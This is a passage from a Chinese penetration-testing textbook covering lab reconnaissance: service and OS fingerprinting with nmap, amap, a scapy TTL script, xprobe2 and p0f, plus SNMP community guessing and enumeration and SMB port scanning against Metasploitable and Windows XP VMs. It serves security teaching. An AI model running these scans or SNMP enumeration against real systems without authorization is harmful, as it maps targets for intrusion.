22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
25/tcp open  smtp    Postfix smtpd
53/tcp open  domain  ISC BIND 9.4.2
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds
```

提示：通过banner信息可以获取端口对应什么服务，该信息量少而且不够准确，而使用Nmap工具提供的特征扫描，可以扫描出更多的信息。

4. amap工具

amap是首款针对渗透测试人员的扫描工具，它会识别在端口上运行的应用程序，还可以通过发送触发数据包并在响应字符串列表中查找响应，来识别基于非ASCII编码的应用程序。使用语法格式如下：

```
  amapcrap [-S] [-u] [-m 0ab] [-M
min, max] [-n connections] [-N delay]
[-w delay] [-e] [-v] TARGET PORT
```

使用amap工具进行扫描的操作步骤如下：

Step 01 使用amap -b 192.168.1.105 22命令，可以获取banner信息，如下图所示。

```
root@kali:~/Test/Service# amap -b 192.168.1.105 22
amap v5.4 (www.thc.org/thc-anap) started at 2018-10-27 05:31:5
8 - APPLICATION MAPPING mode

Protocol on 192.168.1.105:22/tcp matches ssh - banner: SSH-2.0
-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n
Protocol on 192.168.1.105:22/tcp matches ssh-openssh - banner:
 SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n

Unidentified ports: none.

amap v5.4 finished at 2018-10-27 05:32:04
```

提示：使用amap -b 192.168.1.105 1-100命令，可以扫描区段端口。

Step 02 amap提供了基于特征的扫描，直接使用amap 192.168.1.105 1-100-q命令，可以进行基于特征的扫描，并给出比较详细的信息，如下图所示。

```
root@kali:~/Test/Service# amap 192.168.1.105 1-100 -q
amap v5.4 (www.thc.org/thc-anap) started at 2018-10-27 05:53:29 - APPLICATION MAPPING mode

Protocol on 192.168.1.105:80/tcp matches http
Protocol on 192.168.1.105:21/tcp matches ftp
Protocol on 192.168.1.105:22/tcp matches ssh
Protocol on 192.168.1.105:22/tcp matches ssh-openssh
Protocol on 192.168.1.105:80/tcp matches http-apache-2
Protocol on 192.168.1.105:23/tcp matches telnet
Protocol on 192.168.1.105:25/tcp matches smtp
Protocol on 192.168.1.105:53/tcp matches dns
```

Step 03 在基于特征扫描的过程中，如果加入b参数，会使扫描结果更加精确，扫描结果如下图所示。

```
root@kali:~/Test/Service# amap 192.168.1.105 1-100 -qb
amap v5.4 (www.thc.org/thc-amap) started at 2018-10-27 06:00:03 - APPLICATION MAPPING mode

Protocol on 192.168.1.105:21/tcp matches ftp - banner: 220 (vsFTPd 2.3.4)\r\n530 Please login
 with USER and PASS.\r\n
Protocol on 192.168.1.105:80/tcp matches http - banner: HTTP/1.1 200 OK\r\nDate Sat, 27 Oct 2
018 095904 GMT\r\nServer Apache/2.2.8 (Ubuntu) DAV/2\r\nX-Powered-By PHP/5.2.4-2ubuntu5.10\r\
nContent-Length 891\r\nConnection close\r\nContent-Type text/html\r\n\r\n<html><head><title>M
etasploitable2 - Linux</title><
Protocol on 192.168.1.105:80/tcp matches http-apache-2 - banner: HTTP/1.1 200 OK\r\nDate Sat,
 27 Oct 2018 095904 GMT\r\nServer Apache/2.2.8 (Ubuntu) DAV/2\r\nX-Powered-By PHP/5.2.4-2ubun
tu5.10\r\nContent-Length 891\r\nConnection close\r\nContent-Type text/html\r\n\r\n<html><head
><title>Metasploitable2 - Linux</title><
Protocol on 192.168.1.105:22/tcp matches ssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\
n
Protocol on 192.168.1.105:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8
ubuntu1\n
Protocol on 192.168.1.105:25/tcp matches smtp - banner: 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)\r\n
Protocol on 192.168.1.105:23/tcp matches telnet - banner:  #'
Protocol on 192.168.1.105:25/tcp matches nntp - banner: 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)\r\n502 5.5.2 Error command not recognized\r\n
Protocol on 192.168.1.105:53/tcp matches dns - banner: \f
```

11.2.2 探索主机操作系统

操作系统安装完成后总会默认打开一些端口，针对这些默认端口可以判断出一个系统的类型，当然操作系统的识别种类繁多，更多的是采用多种技术组合比较来进行确认。

1. 主动式扫描的一些方法

首先通过主动扫描收集信息，然后将收集的信息进行特征比对，由此推断出操作系统类型的方式。

（1）python 工具。基于 TTL 值进行扫描的方式，根据不同操作系统 TTL 值不同的特征来进行判断。Windows 默认 TTL 值是 128（65 ～ 128），Linux/Unix 默认 TTL 值是 64（1 ～ 64），也有某些 Unix 默认 TTL 值是 255。基于 TTL 值进行判断的脚本，具体内容如下：

```
    #!/usr/bin/python
    from scapy.all import*
    import logging
    logging.getLogger("scapy.runtime").
setLevel(logging.ERROR)
    import sys
    if len(sys.argv)!=2:
     print "Usage  ./ttl_os.py [Target IP]"
     print "Example  ./ttl_os.py 192.168.
1.1"
      print  "Example  will  perform  ttl
analysis to attempt to determine wheter
the system is windows or Linux/Unix "
     sys.exit()
    ip=sys.argv[1]  #获取IP地址
    ans=sr1(IP(dst=str(ip))/ICMP(),
timeout=1,verbose=0)#发送ICMP数据包
    if ans == None:#如果没有回复信息,做出提示
     print "NO response was returned "
    elif  int(ans[IP].ttl)<=64:#如果TTL值
小于64,提示Linux/Unix系统
     print "Host is Linux/Unix"
    else: #都不是提示Windows系统
     print "Host is Windows"
```

使用python脚本识别系统，执行脚本两次，分别扫描Linux系统与Windows系统，执行效果如下图所示。

```
root@kali:~/Test/Service# ./ttl_os.py 192.168.1.105
Host is Linux/Unix
root@kali:~/Test/Service# ./ttl_os.py 192.168.1.103
Host is Windows
```

（2）Nmap 工具。使用 Nmap 工具来判断操作系统，具体操作步骤如下：

Step 01 使用Nmap 192.168.1.103 -O命令来进行扫描，扫描Windows操作系统，并且给出了以下参考信息，如下图所示。

```
root@kali:~/Test/Service# nmap 192.168.1.103 -O
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-27 06:35 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00065s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
MAC Address: 00:0C:29:A2:4E:07 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP|2003
OS CPE: cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:window
s_2000::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:window
s_server_2003::- cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or Windows Server 2003 SP0 - SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.89 seconds
```

Step 02 使用Nmap扫描Linux系统的信息，执行效果如下图所示。

```
root@kali:~/Test/Service# nmap 192.168.1.105 -O
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-27 06:38 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00066s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
```

提示：从扫描出的信息中可以看到Nmap是基于CPE信息来判断操作系统的版本，CPE是一个国际化、标准化组织，不论是软件还硬件，通过CPE分配一个编号，因此通过CPE编号可以匹配系统类型。

（3）xprobe2 工具。xprobe2 是一个针对操作系统的扫描工具，扫描的结果并

不是很准确，仅供参考。具体操作步骤如下：

Step 01 使用xprobe2 192.168.1.103命令，扫描Windows操作系统，执行效果如下图所示。

```
root@kali:~# xprobe2 192.168.1.103

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Other guesses:
[+] Host 192.168.1.103 Running OS: I���U (Guess probability: 91%)
[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Host 192.168.1.103 Running OS: �:���U (Guess probability: 91%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

Step 02 使用xprobe2工具扫描Linux系统，执行效果如下图所示。

```
root@kali:~# xprobe2 192.168.1.105

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Host 192.168.1.105 Running OS: `yCV (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

2. 被动式扫描

通过网络监听、抓包的方式收集信息，结合ARP地址欺骗（可以实现端口镜像的效果）抓取数据包可以识别全网段系统类型。

使用Kali系统中的一款被动扫描工具p0f，可以进行被动式扫描。操作步骤如下：

Step 01 打开p0f工具，默认开始监听eth0网卡，执行效果如下图所示。

```
root@kali:~# p0f
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
```

Step 02 一旦有数据包经过eth0网卡便会被p0f捕获，通过捕获的数据包进行分析，它会将收集到的信息全部在终端输出，信息量还是比较大的，这里只截取了部分信息，如下图所示。通过分析这些信息，可以探索主机的操作系统类别。

```
.-[ 192.168.1.101/49900 -> 61.213.183.154/80 (syn) ]-
|
| client   = 192.168.1.101/49900
| os       = Linux 3.11 and newer
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
|
.-[ 192.168.1.101/49900 -> 61.213.183.154/80 (http request) ]-
|
| client   = 192.168.1.101/49900
| app      = Safari 5.1-6
| lang     = English
| params   = dishonest
| raw_sig  = 1:Host,User-Agent,Accept=[*/*],Accept-Language=[en-US,en;
q=0.5],Accept-Encoding=[gzip, deflate],?Cache-Control,Pragma=[no-cache
],Connection=[keep-alive]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11;
Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

11.2.3　扫描SNMP

SNMP是简单网络管理协议，使用的是UDP端口中的161、162端口，其中，服务端使用的是161端口，客户端使用的是162端口。通过SNMP可以管理网络中的交换机、服务器、防火墙等设备，从而查看网络中这些设备的详细信息。

1. 构建测试环境


这里采用虚拟机安装Windows XP操作系统来进行测试。如何安装Windows XP系统这里不做讲解，只讲解如何在Windows XP系统下配置SNMP。

具体的操作步骤如下：


Step 01 打开控制面板，找到“添加/删除程序”图标，如下图所示。




Step 02 在打开的“添加或删除程序”对话框中，单击“添加删除Windows组件”图标，如下图所示。




Step 03 打开“Windows组件向导”对话框，双击“管理和监视工具”组件，如下图所示。



Step 04 打开“管理和监视工具”对话框，在其中选中管理和监视工具的子组件列表框中两个选项，如下图所示。



Step 05 单击“确定”按钮，会提示插入安装光盘，如下图所示。




Step 06 插入安装光盘，完成组件安装，如下图所示。



Step 07 安装完成后在服务中会多出两项基于SNMP的服务，如下图所示。



Step 08 双击SNMP Service，选择“安全”选项卡，可以看到默认配置是public并且接受来自任何主机的SNMP数据包，如下图所示。



2. onesixtyone工具

onesixtyone工具是针对SNMP进行扫描的小工具，使用该工具可以扫描探测SNMP。具体操作步骤如下：

Step 01 使用onesixtyone 192.168.1.103 public命令，探测SNMP，如下图所示。

```
root@kali:~# onesixtyone 192.168.1.103 public
Scanning 1 hosts, 1 communities
192.168.1.103 [public] Hardware: x86 Family 16 Model 10 Stepping 0 AT/AT
COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor
Free)
```

Step 02 onesixtyone工具支持字典方式查询，因此使用dpkg -L onesixtyone命令查看它是否自带字典文件，执行效果如下图所示。

```
root@kali:~# dpkg -L onesixtyone
/.
/usr
/usr/bin
/usr/bin/onesixtyone
/usr/share
/usr/share/doc
/usr/share/doc/onesixtyone
/usr/share/doc/onesixtyone/README
/usr/share/doc/onesixtyone/changelog.Debian.amd64.gz
/usr/share/doc/onesixtyone/changelog.Debian.gz
/usr/share/doc/onesixtyone/changelog.gz
/usr/share/doc/onesixtyone/copyright
/usr/share/doc/onesixtyone/dict.txt
/usr/share/man
/usr/share/man/man1
/usr/share/man/man1/onesixtyone.1.gz
```

Step 03 如果使用字典扫描，可以使用onesixtyone -c dirct.txt 192.168.1.103 -o my.log -w 100命令，其中dirct是字典文

件，-o是输出内容到一个文件，-w设置超时时间（单位ms）。

> 注意：SNMP是明文传输，因此可以利用抓包来获得目标的community。

3. snmpwalk工具

snmpwalk是一个通过SNMP GET-NEXT类型PDU，实现对目标agent的某指定MIB分支信息进行完整提取并输出的工具。语法格式如下：

```
snmpwalk[选项]agent[oid]
```

常用参数介绍如下：

- –h：显示帮助。
- –v1|2c|3：指定SNMP版本。
- –V：显示当前snmpwalk命令行版本。
- –r：指定重试次数，默认为0次。
- –t：指定每次请求的等待超时时间，单位s，默认为3s。
- –Cc：指定当在WALK时，如果发现OID负增长将是否继续WALK。

使用snmpwalk工具可以查看的信息相对比较多。使用snmpwalk 192.168.1.103 -c public -v 2c命令，由于信息比较多，这里只截取了其中一部分作为展示，如下图所示。

```
root@kali:~# snmpwalk 192.168.1.103 -c public -v 2c
Created directory: /var/lib/snmp/mib_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 16 Model 10 Stepping 0 AT/AT
 COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (451478) 1:15:14.78
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "System Idle Process"
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
iso.3.6.1.2.1.25.4.2.1.2.172 = STRING: "snmp.exe"
iso.3.6.1.2.1.25.4.2.1.2.360 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.448 = STRING: "logon.scr"
iso.3.6.1.2.1.25.4.2.1.2.484 = STRING: "mmc.exe"
iso.3.6.1.2.1.25.4.2.1.2.508 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.532 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.6.3.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "WebFldrs XP"
iso.3.6.1.2.1.25.6.3.1.3.1 = OID: ccitt.0
iso.3.6.1.2.1.25.6.3.1.4.1 = INTEGER: 4
iso.3.6.1.2.1.25.6.3.1.5.1 = Hex-STRING: 07 E2 0A 1A 0E 39 30 00
```

> 提示：ISO后面的数字便是内部库的ID号，包括了操作系统信息，进程信息、硬件信息、MAC地址、IP地址等。

snmpwalk工具还支持通过内部库ID号的形式查询，使用的命令为snmpwalk -c public -v 2c 192.168.1.1.133 <具体ID>。常用的方法总结如下：

（1）使用 snmpwalk -v 2c -c public 192.168.1. 103 .1.3.6.1.2.1.25.1 命令取得 Windows 端的系统进程用户数等，其中 -v 指版本，-c 指密钥。

（2）使用 snmpwalk -v 2c -c public 192.168.1. 103 .1.3.6.1.2.1.25.2.2 命令取得系统总内存。

（3）使用 snmpwalk -v 2c -c public 192.168. 1.103 hrSystemNumUsers 命令取得系统用户数。

（4）使用 snmpwalk -v 2c -c public 192.168.1. 103 .1.3.6.1.2.1.4.20 命令取得 IP 信息。

（5）使用 snmpwalk -v 2c -c public 192.168. 1.103 system 命令查看系统信息。

（6）使用 snmpwalk -v 2c -c public 192.168. 1.103 ifDescr 命令获取网卡信息。

snmpwalk功能还有很多，可以获取系统各种信息，只要更改后面的信息类型即可，如果不知道什么类型，也可以不指定，如果不指定将获取所有信息。

4. snmpcheck工具

snmpwalk显示的信息非常多但是不易阅读，而snmpcheck会显示具体信息名称更方便使用者阅读，使用snmpcheck要输入snmpcheck命令（直接输入snmpcheck会出现图形化工具）。

使用snmpcheck工具的操作步骤如下：

Step 01 使用snmpcheck -h命令，打开帮助信息，可以查看参数信息，但可以看到参数并不多，如下图所示。

```
root@kali:~# snmpcheck -h

Usage:  snmpcheck [-x] [-n|y] [-h] [-H] [-V NUM] [-L] [-f] [[-a] HOSTS]

  -h    Display this message.
  -a    check error log file AND hosts specified on command line.
  -p    Don't try and ping-echo the host first
  -f    Only check for things I can fix
  HOSTS check these hosts for problems.

X Options:
  -x    forces ascii base if $DISPLAY set (instead of tk).
  -H    start in hidden mode.  (hides user interface)
  -V NUM        sets the initial verbosity level of the command log (def: 1)
  -L    Show the log window at startup
  -d    Don't start by checking anything.  Just bring up the interface.

Ascii Options:
  -n    Don't ever try and fix the problems found.  Just list.
  -y    Always fix problems found.
```

Step 02 使用snmp-check 192.168.1.103命令，可以查看主机的snmp信息。下图为查询出来的主机系统信息。

```
[*] System information:

 Host IP address              : 192.168.1.103
 Hostname                     : 111111-9B22E0A4
 Description                  : Hardware: x86 Family 16
Model 10 Stepping 0 AT/AT COMPATIBLE - Software: Windows
2000 Version 5.1 (Build 2600 Uniprocessor Free)
 Contact                      : -
 Location                     : -
 Uptime snmp                  : 1 day, 05:27:29.84
 Uptime system                : 01:55:48.67
 System date                  : 2018-10-28 13:47:59.3
 Domain                       : WORKGROUP
```

Step 03 下图为查询出来的用户信息。

```
[*] User accounts:

 Guest
 Administrator
 HelpAssistant
 SUPPORT_388945a0
```

Step 04 下图为查询出来的网络信息。

```
[*] Network information:

 IP forwarding enabled        : no
 Default TTL                  : 128
 TCP segments received        : 181
 TCP segments sent            : 231
 TCP segments retrans         : 0
 Input datagrams              : 6663
 Delivered datagrams          : 6661
 Output datagrams             : 1118
```

Step 05 下图为查询出来的UDP端口开放信息。

```
[*] Listening UDP ports:

 Local address        Local port
 0.0.0.0              161
 0.0.0.0              162
 0.0.0.0              445
 0.0.0.0              500
 0.0.0.0              4500
 127.0.0.1            123
 127.0.0.1            1900
 192.168.1.103        123
 192.168.1.103        137
 192.168.1.103        138
 192.168.1.103        1900
```

11.2.4 扫描SMP协议

SMB（Server Message Block）是一个协议名，它被用于Web连接和客户端与服务器之间的信息沟通，其目的是将DOS操作系统中的本地文件接口“中断13”改造为网络文件系统。

1. Nmap工具

使用Nmap工具可以扫描SMP协议，具体操作步骤如下：

Step 01 使用Nmap -vv -p139,445 192.168.1.1-200命令，可以扫描一个网段中开放了139、445端口的机器。扫描出4台机器，其中各有两台开启了139、445端口，如下图所示。参数-vv是显示更加详细的信息。

```
Scanning 4 hosts [2 ports/host]
Discovered open port 445/tcp on 192.168.1.105
Discovered open port 445/tcp on 192.168.1.103
Discovered open port 139/tcp on 192.168.1.105
Discovered open port 139/tcp on 192.168.1.103
Completed SYN Stealth Scan at 02:57, 1.24s elapsed (8 total ports)
```

Step 02 下图为IP地址为192.168.1.103的详细信息。

```
Nmap scan report for 192.168.1.103
Host is up, received arp-response (0.00041s latency).
Scanned at 2018-10-28 02:57:24 EDT for 23s

PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack ttl 128
